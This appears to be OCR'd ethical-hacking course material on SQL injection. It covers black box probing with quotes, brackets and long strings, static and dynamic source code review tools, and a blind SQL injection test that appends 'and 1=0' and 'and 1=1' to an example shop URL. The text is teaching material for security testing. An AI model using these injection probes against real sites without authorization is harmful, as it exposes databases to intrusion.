
SQL Injection Black Box Pen Testing

In black box testing, the pen tester need not have any knowledge about the network or system to be tested. The first job of the tester is to determine the location and system infrastructure. The tester tries to identify the vulnerabilities of web applications from an attacker's perspective. He/she uses special characters, white spaces, SQL keywords, oversized requests, and so on to determine the various conditions of the web application.

The following steps are involved in SQL injection black box pen testing:

- **Detecting SQL Injection Issues**
  - Send single quotes as the input data to catch instances where the user input is not sanitized
  - Send double quotes as the input data to catch instances where the user input is not sanitized
- **Detecting Input Sanitization**
  - Use a right square bracket (the] character) as the input data to catch instances where the user input is used as part of an SQL identifier without any input sanitization
- **Detecting Truncation Issues**
  - Send long strings of junk data, just as you would send strings to detect buffer overruns; this action might return SQL errors on the page

- **Detecting SQL Modification**
  - Send long strings of single quote characters (or right square brackets or double quotes)
  - These max out the return values from the REPLACE and QUOTENAME functions and might truncate the command variable used to hold the SQL statement



Source Code Review to Detect SQL Injection Vulnerabilities

- The source code review aims at **locating** and **analyzing** the areas of the **code that are vulnerable** to SQL injection attacks
- This can be performed either manually or with the help of tools such as **Veracode**, **Sonar**, **PVS-Studio**, **Coverity Scan**, **Parasoft Jtest**, **CAST Application Intelligence Platform (AIP)**, and **Klocwork**

Static Code Analysis
- Analysis of the source code without execution
- Results help in understanding the security issues present in the source code of the program

Dynamic Code Analysis
- Code analysis at runtime
- Results help in finding security issues caused by the interaction of code with SQL databases, web services, etc.

Source Code Review to Detect SQL Injection Vulnerabilities


Source code review is a security testing method that involves a systematic examination of the source code for various types of vulnerabilities. It is intended to detect and fix security mistakes made by programmers during the development phase. It is a type of white box testing usually performed during the implementation phase of the Security Development Lifecycle (SDL). It often helps in finding and removing security vulnerabilities such as SQL injection vulnerabilities, format string exploits, race conditions, memory leaks, buffer overflows, and so on from the application. Automated tools such as Veracode, Sonar, PVS-Studio, Coverity Scan, Parasoft Jtest, CAST Application Intelligence Platform (AIP), Klocwork, and so on can perform source code reviews. A pen tester can use these utilities to find security vulnerabilities in the application source code. Source code review can also be performed manually.

There are two basic types of source code reviews:

- **Static Code Analysis**: This type of source code analysis is performed to detect the possible vulnerabilities in the source code when the code is not executing, i.e., when it is static. Static source code analysis is performed using techniques such as Taint Analysis, Lexical Analysis, and Data Flow Analysis. There are many automated tools available to perform static source code analysis.
- **Dynamic Code Analysis**: In dynamic source code analysis, the source code of the application is analyzed during the execution of the code. Analysis is conducted through the following steps: preparing input data, running a test program launch, gathering the necessary parameters, and analyzing the output data. Dynamic code analysis is capable of detecting SQL injection-related security flaws encountered due to the interaction of the code with SQL databases, web services, and so on.

Some source code analysis tools are listed below:

- Veracode (*https://www.veracode.com*)
- Sonar (*https://sonarsource.com*)
- PVS-Studio (*https://www.viva64.com*)
- Coverity Scan (*https://scan.coverity.com*)
- Parasoft Jtest (*https://www.parasoft.com*)
- CAST Application Intelligence Platform (AIP) (*https://www.castsoftware.com*)
- Klocwork (*https://www.perforce.com*)



Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

- An attacker can identify blind SQL injection vulnerabilities just by **testing the URLs** of the target website

- Consider the following URL,
  `shop.com/items.php?id=101`
- Attackers give a **malicious input** such as **1=0** to perform blind SQL injection
  `shop.com/items.php?id=101 and 1=0`
- The above query will always **return FALSE** because 1 is never equal to zero
- Now, the attackers try to get a **TRUE** result by **injecting 1=1**
  `shop.com/items.php?id=101 and 1=1`
- Finally, the web application returns the original items page
- An attacker identifies that the above URL is vulnerable to blind SQL injection attacks

Testing for Blind SQL Injection Vulnerability in MySQL and MSSQL

An attacker can identify blind SQL injection vulnerabilities by simply testing the URLs of a target website.

For example, consider the following URL:

```
shop.com/items.php?id=101
```

The corresponding SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101
```

Now, give a malicious input such as 1=0 to perform blind SQL injection

```
shop.com/items.php?id=101 and 1=0
```

The resultant SQL query is

```
SELECT * FROM ITEMS WHERE ID = 101 AND 1 = 0
```

